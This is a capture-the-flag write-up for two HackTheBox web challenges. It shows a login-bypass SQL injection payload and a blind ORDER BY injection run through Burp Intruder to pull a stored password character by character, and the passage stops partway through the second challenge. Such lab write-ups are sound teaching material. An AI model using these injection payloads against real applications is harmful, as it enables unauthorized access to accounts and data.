Auth0 CTF x HackTheBox

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Contents

WEB - EsQueElle (600)

> We think our agency's login panel application might be vulnerable. Agent, could you assess the security of the website, and help us prevent malicious actors from gaining access to our confidential information?

As this is a web challenge, let's first look at the login page of the application.




Figure 1: Login page

First thing we can try is a SQL injection using `admin'or 1=1--` as the username and any character for the password (I'll be using `a` in this case).




Figure 2: Injection




Figure 3: Injection successful

Hooray, the login page is definitely vulnerable to SQL injections! The flag is HTB{sql_injecting_my_way_in}.

WEB - Swift Jobs (600)

> You have been tasked with a pentesting engagement on a job posting platform. They've provided you with a mockup build of the website, see if you can find a way to disclose any sensitive information.

First, let's visit the web appliation.




Figure 4: Homepage

Now, let's see the requests using Burp Suite.




Figure 5: POST request in Burp Suite

I found that the POST request sends `date DESC` which is a SQL ORDER BY clause. Let's send the request to repeater and see if it's vulnerable by using CASE WHEN statement.

For the first test, I will make the condition true. If the injection works, then the results should be ordered by the date, ascending.




Figure 6: TRUE condition in repeater

The true condition indeed worked and sorted the results by the date. To make sure that it really is vulnerable, I am now going to make the condition false and see if it orders the result by salary.





Figure 7: FALSE conition in repeater

From the result, it sure shows that the results are ordered by the salary.

Based on the source code that was given, the flag is held in the `users` table where the username is `flagholder`. First, I am going to find the length of the password using intruder.


database.sql - Auth0-HackTheBox - Visual Studio Code
File Edit Selection View Go Run Terminal Help
database.sql
home > kali > Downloads > web_swift_jobs > challenge > database.sql
-- Table structure for table `users`
CREATE TABLE `users` (
`username` varchar(256) NOT NULL,
`password` varchar(256) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;
-- Dumping data for table `users`
INSERT INTO `users` (`username`, `password`) VALUES
('flagholder', 'HTB{f4k3_fl4g_f0r_t3st1ng}');
-- Indexes for dumped tables
-- Indexes for table `jobs`
ALTER TABLE `jobs`
ADD PRIMARY KEY (`id`);
-- AUTO_INCREMENT for dumped tables
-- AUTO_INCREMENT for table `jobs`
ALTER TABLE `jobs`
MODIFY `id` int NOT NULL AUTO_INCREMENT, AUTO_INCREMENT=9;
COMMIT;
/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
Burp Suite Professional v2021.8.3 - Temporary Project - licensed to trial user [single user license]
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
3 × 4 × ...
Target Positions Payloads Resource Pool Options
Payload Positions
Start attack
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Sniper
POST /api/list HTTP/1.1
Host: 134.209.27.142:31289
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://134.209.27.142:31289/
Content-Type: application/json
Origin: http://134.209.27.142:31289
Content-Length: 123
Connection: close
{"order":"(SELECT CASE WHEN (LENGTH(password) > §0§) THEN title ELSE salary END FROM users WHERE username = 'flagholder')--"}
Add §
Clear §
Auto §
Refresh
Search...
0 matches
Clear
1 payload position
Length: 488

Based on the injection, a true condition would return a reponse containing the results in the order (by title) of):


```
[{"id":8,"title":"Community Manager","salary":2700,"location":"Texas City","type":"Remote","date":"2021-08-27"},
{"id":5,"title":"Content Engineer","salary":3000,"location":"San Antonio","type":"Remote","date":"2021-08-07"},
{"id":1,"title":"Graphic Designer","salary":2000,"location":"Houston","type":"Freelance","date":"2021-09-15"},
{"id":4,"title":"Marketing Manager","salary":4500,"location":"Amarillo","type":"Full Time","date":"2021-09-12"},
{"id":6,"title":"People Operations Manager","salary":2900,"location":"El Paso","type":"Full Time","date":"2021-09-08"},
{"id":3,"title":"Product Designer","salary":3000,"location":"Austin","type":"Full Time","date":"2021-09-03"},
{"id":2,"title":"Project Manager","salary":4000,"location":"Dallas","type":"Contract","date":"2021-09-10"},
{"id":7,"title":"Sales Executive","salary":2000,"location":"Arlington","type":"Full Time","date":"2021-08-13"}]
```


Whereas, a false condition would return the following response:


```
[{"id":1,"title":"Graphic Designer","salary":2000,"location":"Houston","type":"Freelance","date":"2021-09-15"},
{"id":7,"title":"Sales Executive","salary":2000,"location":"Arlington","type":"Full Time","date":"2021-08-13"},
{"id":8,"title":"Community Manager","salary":2700,"location":"Texas City","type":"Remote","date":"2021-08-27"},
{"id":6,"title":"People Operations Manager","salary":2900,"location":"El Paso","type":"Full Time","date":"2021-09-08"},
{"id":3,"title":"Product Designer","salary":3000,"location":"Austin","type":"Full Time","date":"2021-09-03"},
{"id":5,"title":"Content Engineer","salary":3000,"location":"San Antonio","type":"Remote","date":"2021-08-07"},
{"id":2,"title":"Project Manager","salary":4000,"location":"Dallas","type":"Contract","date":"2021-09-10"},
{"id":4,"title":"Marketing Manager","salary":4500,"location":"Amarillo","type":"Full Time","date":"2021-09-12"}]
```


I can use this information to grep for a successful response.

